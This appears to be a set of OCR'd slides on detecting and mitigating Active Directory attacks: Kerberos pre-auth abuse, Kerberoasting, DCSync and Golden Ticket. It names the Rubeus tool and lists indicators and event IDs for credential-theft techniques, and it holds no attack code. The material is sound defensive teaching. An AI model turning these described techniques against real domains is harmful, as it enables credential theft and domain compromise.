
Indicators of Kerberos Pre-Auth Attacks:

- Unusual TGT requests from accounts with pre-auth disabled
- Ticket encryption downgrades to weaker algorithms (e.g., 0x12 should be used)
- Abnormal number of unique accounts authenticating from a single endpoint (e.g., hacking tools like Rubeus)




Detection Best Practices - Kerberoasting

- Kerberos Armoring (Windows 2012+) – secure channel to KDC
- Use strong encryption – enable AES128/AES256 (set msDS-SupportedEncryptionTypes to 0x18)
- Strong passwords – 30+ characters, randomly generated for service accounts



Detection Best Practices - DCSync




- Monitor network traffic for DRSUAPI RPC requests for the operation DsGetNCChanges and compare the source host against a list of domain controllers.
- If the source host does not appear on that list, then a DCSync attack is suspected.

Detection Best Practices - DCSync


Event ID 4662 (Audit Directory Service Access):

- Audits user operations in AD based on object SACL settings.
- Filter by {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} to track "Replicating Directory Changes" access.



Mitigation Best Practices - DCSync

- **Replication among Active Directory domain controllers is a normal part of their operation.**
- Active Directory Replication Security
  - Audit Replication Permissions: Review need regularly.
  - For Legitimate Needs: Implement login restrictions and enhanced auditing.
  - Limit Admin Privileges: Avoid admin access across security boundaries.



Detection Best Practices – Golden Ticket

- **Signs of Manipulation:**
  - Non-existent usernames in Active Directory
  - Modified group memberships (added/removed)
  - Username & RID mismatches
  - Weaker encryption types (e.g., RC4 instead of AES-256)
  - Extended ticket lifetimes (e.g., 10 years vs. 10 hours)
- **Relevant Events:**
  - Event 4769: Ticket request
  - Event 4627: Special privileges assigned to new logon
  - Event 4624: Successful logon

Securing KRBTGT Account and Password Hash

- **Minimize Elevated Privileges**:
  - Avoid unnecessary Domain Admin access for service accounts.
  - Reduces attack surface and limits adversary access to the KRBTGT hash.
- **Regular KRBTGT Password Changes:**
  - Change password regularly and upon personnel changes.
  - Change twice (12-24 hours apart) to avoid service disruption, as both the current and previous passwords are used by the KDC for validation.

Questions? Comments?

Peter Morin

petermorin123@gmail.com

Twitter: @petermorin123

http://www.petermorin.com